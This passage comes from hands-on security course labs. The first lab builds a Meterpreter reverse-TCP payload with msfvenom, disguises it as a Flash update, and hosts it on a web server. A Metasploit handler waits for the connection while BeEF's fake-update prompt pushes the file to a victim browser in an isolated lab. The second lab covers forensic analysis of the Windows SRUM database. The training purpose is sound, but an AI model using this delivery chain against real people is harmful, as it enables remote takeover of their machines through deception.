- [SEC580: Metasploit Kung Fu for Enterprise Pen Testing \(https://www.sans.org/course/metasploit-kung-fu-enterprise-pen-testing\)](https://www.sans.org/course/metasploit-kung-fu-enterprise-pen-testing)
- [SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking \(https://www.sans.org/course/advanced-penetration-testing-exploits-ethical-hacking\)](https://www.sans.org/course/advanced-penetration-testing-exploits-ethical-hacking)

Articles

[How does process migration work in Meterpreter \(https://security.stackexchange.com/questions/90578/how-does-process-migration-work-in-meterpreter\)](https://security.stackexchange.com/questions/90578/how-does-process-migration-work-in-meterpreter)

Books

[Metasploit Penetration Testing Cookbook – Third Edition \(https://www.packtpub.com/networking-and-servers/metasploit-penetration-testing-cookbook-third-edition\)](https://www.packtpub.com/networking-and-servers/metasploit-penetration-testing-cookbook-third-edition)

Lab 4.2: BeEF for Browser Exploitation

Brief Intro

BeEF, the Browser Exploitation Framework, is a great tool for attacking a victim's browser and can be used to conduct client-side social engineering attacks that are very difficult for almost any user to detect.

Requirements for This Lab

In this lab, you will use both your Slingshot Linux VM and the Windows 10 VM. Make sure both VMs are running before continuing with this lab exercise.


Try It Yourself

Deploy a Metasploit payload using MsfVenom and deliver it to your Windows VM via a social engineering attack.

Walkthrough

Overview

Port	Service
3000	Bot controller
8000	Fake Flash update server
4444	Meterpreter reverse TCP



In this lab exercise, you will use your Windows VM as the victim and the Slingshot Linux system as the attacker. The attacking system will start a *Meterpreter reverse TCP handler* listening on TCP port 4444 and a *fake Flash update server* listening on TCP port 8000. To gain remote access to the victim, the attacking platform will leverage a *bot controller* system for BeEF, listening on TCP port 3000.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Next, test the connectivity from the Windows VM to the Linux VM using `Test-NetConnection` 10.10.75.1 :

```
PS C:\Users\Sec504> Test-NetConnection 10.10.75.1

ComputerName           : 10.10.75.1
RemoteAddress          : 10.10.75.1
InterfaceAlias         : Ethernet
SourceAddress          : 10.10.0.1
PingSucceeded          : True
PingReplyDetails (RTT) : 0 ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the [Testing Virtual Machine Connectivity \(VM-Connectivity-Test.html\)](#) module for troubleshooting steps.

Creating and Hosting the Malware

We will use Metasploit to create a Meterpreter payload in the form of a Windows executable. We will then use Python to create a web server that hosts the malicious executable payload file on our Linux machine. We will then use a browser on Windows to access the Linux web server, retrieving and executing the Meterpreter payload.

From the Slingshot Linux VM, open a terminal. Next, run the `msfvenom` tool to generate a Meterpreter `reverse_tcp` payload as a Windows EXE file. Because this is a `reverse_tcp` connection, the payload needs to know which IP address and port to connect back to. Using the `LHOST` and `LPORT` parameters, specify the IP address of your Linux VM and the TCP port 4444, as shown. Save the payload with the benign name `FlashUpdate.exe` in the `/tmp` directory.

Note: All of these commands are a single line. Depending on your browser settings, it may wrap as multiple lines. Simply select all the bolded text for a command to copy and paste as a single entry.)

```
sec504@slingshot:~$ msfvenom -a x86 --platform Windows -p
windows/meterpreter/reverse_tcp lhost=10.10.75.1 lport=4444 -f exe -o
/tmp/FlashUpdate.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/FlashUpdate.exe
```

Next, change to the `/tmp` directory and confirm the presence of the `FlashUpdate.exe` file:

```
sec504@slingshot:~$ cd /tmp
sec504@slingshot:/tmp$ ls -l FlashUpdate.exe
-rw-rw-r-- 1 sec504 sec504 73802 Jan 28 18:38 FlashUpdate.exe
```

Next, use `python3` to start a HTTP web server listening on TCP port 8000, as shown here:

```
sec504@slingshot:/tmp$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Start the Metasploit Handler

Next, open a new terminal window. From the new terminal, start the Metasploit `msfconsole` command. Configure Metasploit to wait for a connection from the victim Windows VM using the `exploit/multi/handler` module. Change the `PAYLOAD` parameter to `windows/meterpreter/reverse_tcp`.

```
sec504@slingshot:~$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.75.1
LHOST => 10.10.75.1
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.75.1:4444
```

Start BeEF

Open another terminal window. From the new terminal, start the BeEF process by running `beef`, as shown:

```
sec504@slingshot:~$ beef
Starting BeEF...
[20:41:21][*] Browser Exploitation Framework (BeEF) 0.5.0.0-alpha-pre
[20:41:21] |   Twit: @beefproject
[20:41:21] |   Site: https://beefproject.com
[20:41:21] |   Blog: http://blog.beefproject.com
[20:41:21] |_  Wiki: https://github.com/beefproject/beef/wiki
[20:41:21][*] Project Creator: Wade Alcorn (@WadeAlcorn)
...
[20:41:33][*] HTTP Proxy: http://127.0.0.1:6789
[20:41:33][*] BeEF server started (press control+c to stop)
```


With the attacker configuration completed, you will complete several steps as the victim using your Windows VM.

Browse from the Windows VM (Victim)

Next, go back to your Windows system and visit the following URL:

<http://10.10.75.1:3000/demos/thetofuartist/index.html> (<http://10.10.75.1:3000/demos/thetofuartist/index.html>)

Once here, you will see a page selling... tofu. This page represents the way a compromised site would act. While it is not user-apparent, this page is making calls back to the attacker BeEF server running on your Slingshot VM at a routine interval. We are now going to go back to the Slingshot Linux VM and send malicious commands to this browser.




Return to the Linux VM (Attacker)

Return to the Slingshot Linux VM. Open the browser and visit the following URL: <http://10.10.75.1:3000/ui/panel> (<http://10.10.75.1:3000/ui/panel>)


This is the control panel for BeEF. This will allow us to control the victim browser into downloading our malicious file.

The user ID is sec504 The password is sec504

You will see 10.10.75.1 on the far left panel. Select the dropdown option for the 10.10.75.1 IP address. This will reveal the victim Windows system at 10.10.0.1. Click to select the victim IP address.



In the list of tabs near the middle of the BeEF Control Panel view, click the **Commands** tab. Next, expand the **Social Engineering** group from the middle panel. This is the collection of social engineering attacks that BeEF supports. Once Social Engineering is open, select **Fake Flash Update**. This is the attack we will use for this lab.



Configure and Launch the Attack

We will need to make two changes to the options which will appear in the far-right panel.

Please make your options match the options below.

- Image: `http://10.10.75.1:3000/adobe/flash_update.png`
- Custom Payload URI: `http://10.10.75.1:8000/FlashUpdate.exe`

Here we are telling BeEF where to get the image and where to pull the malware for the user to download.

When done, please select the `Execute` button in the lower right.

Fake Flash Update

Description: Prompts the user to install an update to **Adobe Flash Player**.
The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages.
See `/extensions/ipsec/files/LinkTargetFinder` directory for the Firefox extension source code.

The Chrome extension delivery works on Chrome ≤ 20 . From Chrome 21 things changed in terms of how extensions can be loaded.
See `/extensions/demos/flash_update_chrome_extension/manifest.json` for more info and a sample extension that works on latest Chrome.

Id: 301

Image:

Payload:

Custom Payload URI:


Execute

Return to the Windows VM (Victim)

Now, let's go back to the Windows machine for the role of the victim.

After a few moments, you should see the fake Flash update box. Please note, this will not fire immediately. The page is on a refresh, and the attacks are not instantaneous.


When you see the Flash update window, click **INSTALL**.




Run the Update

Once you select **INSTALL**, you will get an option to download and run a `.exe` file. It will be named `FlashUpdate` (with a possible number behind it).

Please select the **Keep** option, then open the file by selecting it at the bottom of the browser.



If you are prompted with an error regarding Windows SmartScreen, click the Run button.



Return to the Linux VM (Attacker)

Return to the Slingshot Linux system. You will see a Meterpreter session active, giving you access to the victim system. Run the `sysinfo` command to verify your access, as shown here:

```
[*] Sending stage (175174 bytes) to 10.10.0.1
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:1571) at 2021-01-31 22:28:26 +0000

meterpreter > sysinfo
Computer      : SEC504STUDENT
OS            : Windows 10 (10.0 Build 17134).
Architecture : x64
System Language : en_US
Domain        : SEC504
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Feel free to experiment with Meterpreter features on the victim with any remaining time in the lab exercise.

Cleanup

After experimenting with the Meterpreter session to the victim, exit the session by running `exit`, as shown here:

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.10.0.1 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/handler) >
```

Next, exit the MSFConsole handler by running `exit`, as shown here:

```
msf6 exploit(multi/handler) > exit
sec504@slingshot:~$
```

Finally, close the remaining terminal windows, terminating the Python web server process as well.

Conclusion

This lab demonstrates how straightforward it is to create a website with malware embedded in it. This attack and variations of this attack are often used as components in drive-by and watering hole attacks to take advantage of the trust relationship between a known website and a user.

This attack also highlights the need for user awareness training and application execution control. Later in the course we'll also investigate the means attackers will apply to evade endpoint detection systems intended to thwart this attack.

Why This Lab Is Important

If you train users to do specific tasks, such as updating software when prompted to do so, attackers will use your training against you. To protect against this attack, you must teach users to only do updates on trusted networks, with appropriate network-based controls.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/BeEFforBrowserExploitation/\)](/videos/BeEFforBrowserExploitation/) for additional information.



Bonus (If Time Permits or Homework)

Try some of the other BeEF modules. Play audio back to the victim system; see if you can cause Clippy to show up! (Hint: Clippy is in the Social Engineering section of the BeEF control panel.)

Additional Resources

Read the [project page for BeEF \(https://beefproject.com/\)](https://beefproject.com/). There are many great ideas on how to use – and detect – this tool.

Lab 4.3: System Resource Usage Database Analysis

Brief Intro

In this lab, we'll be investigating the System Resource Usage Database (SRUDB.dat) from Windows 8+ workstations for insight into the applications used and network activity generated by attackers.

Requirements for This Lab

In this lab, you will use your Windows 10 VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Use the SRUM database collected from a compromised system in `C:\Tools\Win10-WS-Compromise` to identify anomalous network activity from a built-in Windows tool.

Walkthrough

Introduction

In this lab exercise, you will use the [srum-dump](https://github.com/MarkBaggett/srum-dump) (<https://github.com/MarkBaggett/srum-dump>) tool by [Mark Baggett](https://twitter.com/markbaggett) (<https://twitter.com/markbaggett>) to collect and evaluate information available in the Windows System Resource Usage Monitor (SRUM) database.

The SRUM database is a Windows 8 and 10 feature where the operating system records detailed information about system resource usage, including process and network information. Following the identification or suspicion of a compromised system, the SRUM database is a valuable asset to evaluate the executed programs on a system, as well as network utilization information.

The SRUM data is stored in `C:\Windows\System32\sr\SRUDB.dat` as an Extensible Storage Engine (ESE) database. While some of the information stored in the SRUM database is accessible through Task Manager, most of the useful information comes from low-level analysis of the data in the database.

Open Task Manager, App History

First, let's examine the basic information available to Windows 10 from the SRUM database in Task Manager. Right-click on an empty part of the taskbar, then select Task Manager. Maximize the Task Manager to fill your screen, then click on the App history tab.

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

Resource usage since 11/26/2019 for current user account.
Delete usage history

Name	CPU time	Network	Metered network	Tile updates
3D Builder	0:00.00	0 MB	0 MB	0 MB
3D Viewer	0:00.00	0 MB	0 MB	0 MB
Alarms & Clock	0:00.00	0 MB	0 MB	0 MB
Calculator	0:00.00	0 MB	0 MB	0 MB
Connect	0:00.00	0 MB	0 MB	0 MB
Cortana	0:00.44	0 MB	0 MB	0 MB
Get Help	0:00.00	0 MB	0 MB	0 MB
Maps	0:00.00	0 MB	0 MB	0 MB
Messaging	0:00.00	0 MB	0 MB	0 MB
Microsoft Edge	0:00.00	0 MB	0 MB	0 MB
Microsoft Solitaire Collec...	0:00.00	0 MB	0 MB	0 MB
Mixed Reality Portal	0:00.00	0 MB	0 MB	0 MB
Mobile Plans	0:00.14	0 MB	0 MB	0 MB
Movies & TV	0:00.00	0 MB	0 MB	0 MB
Office	0:00.00	0 MB	0 MB	0 MB
Paint 3D	0:00.00	0 MB	0 MB	0 MB
People	0:00.00	0 MB	0 MB	0 MB
Print 3D	0:00.00	0 MB	0 MB	0 MB
Skype	0:00.01	0 MB	0 MB	0 MB
Sticky Notes	0:00.00	0 MB	0 MB	0 MB

⌵ Fewer details

Task Manager displays historical information about programs executed for the current, logged-in user account. Right-click on any of the column headings to see the other non-default columns available (Non-metered network, Downloads, Uploads). Turn on these three additional columns.

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

Resource usage since 11/26/2019 for current user account.
Delete usage history

Name	CPU time	Network	Metered network	Tile updates	Non-metered network	Downloads	Uploads
3D Builder	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
3D Viewer	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Alarms & Clock	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Calculator	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Connect	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Cortana	0:00.44	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Get Help	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Maps	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Messaging	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Microsoft Edge	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Microsoft Solitaire Collec...	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Mixed Reality Portal	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Mobile Plans	0:00.14	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Movies & TV	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Office	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Paint 3D	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
People	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Print 3D	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Skype	0:00.01	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB
Sticky Notes	0:00.00	0 MB	0 MB	0 MB	0 MB	0 MB	0 MB

⌵ Fewer details

If the app history tab in Task Manager were your only indication of usefulness, you might well disregard the value of information in the SRUM database. Task Manager only shows limited information for the current user, lacking information about when programs were executed and any information for third-party applications (and many built-in applications).

Fortunately, we can use third-party tools to gather detailed information from the SRUM database, which are far more insightful than the Task Manager output.

Close Task Manager before proceeding to the next step.

Compromised Workstation Analysis

In this lab, you will analyze the SRUM database for a compromised Windows 10 workstation using the database supplied in the `C:\Tools\Win10-WS-Compromise` directory. Use the following supporting information to

augment your analysis:

On 12/26, user Joshua Wright contacted the help desk, complaining of excessive noise from his system fan. The help desk triage analysis revealed that Wright's laptop was generating a larger than normal amount of network activity, with high levels of disk I/O. You are asked to evaluate available resources to identify any system processes that could indicate a potential attack.

Using `srum-dump` and the data files in `C:\Tools\Win10-WS-Compromise`, assess the system SRUM, answering the following questions:

- Which executable process had the most network bytes sent?
- Did that process use a wired or a Wi-Fi connection?
- Which user account ran the process with the most network bytes sent?


Launch `srum-dump`

First, we'll launch `srum-dump` to assess the supplied SRUDB data. From Explorer, navigate to

`C:\Tools\srum-dump`.

Double-click to launch the `srum_dump2.exe` executable. After several seconds, you will see the `srum-dump` window, as shown here:

Note: For a live acquisition, you will need to run `srum-dump` as an administrator.




Click the Browse button for the first form field (*Path to SRUDB.DAT*). Navigate to the `C:\Tools\Win10-WS-Compromise` folder, then select the `srudb.dat` file, then click Open.

Next, click the Browse button for the last form field (*Path to registry SOFTWARE hive*). Select the `SOFTWARE` file, then click Open.



Next, start the `srum-dump` analysis by clicking OK. `Srum-dump` will close the GUI window, retaining the terminal window where you can observe the data extraction process, as shown here.




`Srum-dump` will start to process the SRUM and registry data, eventually generating an output spreadsheet file titled `SRUM_DUMP_OUTPUT.xlsx`. However, this process can take 15 minutes or longer, depending on the performance of your system. Instead of waiting for `srum-dump` to complete, terminate the `srum-dump` process, then continue the lab using the completed output file listed in the next step.

Do not wait for `srum-dump` to finish processing the file! Close `srum-dump` and continue with the lab steps below.


Examine `Srum-dump` Network Usage Data

Using File Explorer, navigate to the `C:\Tools\Win10-WS-Compromise\output` folder. You will see the `SRUM_DUMP_OUTPUT.xlsx` file, the result of previously running `srum-dump` on the VM for this dataset, as shown here.



In this exercise, we will use OpenOffice Calc, the free spreadsheet tool from the Apache Foundation. Feel free to use a different spreadsheet tool available on your host system if you prefer to do so.

Double-click on the `SRUM_DUMP_OUTPUT.xlsx` file to open the previously created srum-dump output file in OpenOffice Calc. OpenOffice Calc will take between 1-2 minutes to open the file.



Navigate to the *Network Usage* tab on the bottom of OpenOffice Calc.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1	SRUM Entry	SRUM Entry Application	User SID	Interface Profile	Profile F	Bytes Sent	Bytes Received									
2	25409	### Dell Digi	S-1-5-18	IF_TYPE	SomeThingZero	67067	74416									
3	25410	### device\VS-1-5-21	IF_TYPE	SomeThingZero		19493	8828									
4	25411	### WpnUser	S-1-5-21	IF_TYPE	SomeThingZero	1653	5652									
5	25412	### WpnUser	S-1-5-18	IF_TYPE	SomeThingZero	18044	13888									
6	25413	### device\VS-1-5-21	IF_TYPE	SomeThingZero		935396	342100									
7	25414	### DoSvc	S-1-5-20	IF_TYPE	SomeThingZero	27512	61431									
8	25415	### DnsCache	S-1-5-20	IF_TYPE	SomeThingZero	12965	14866									
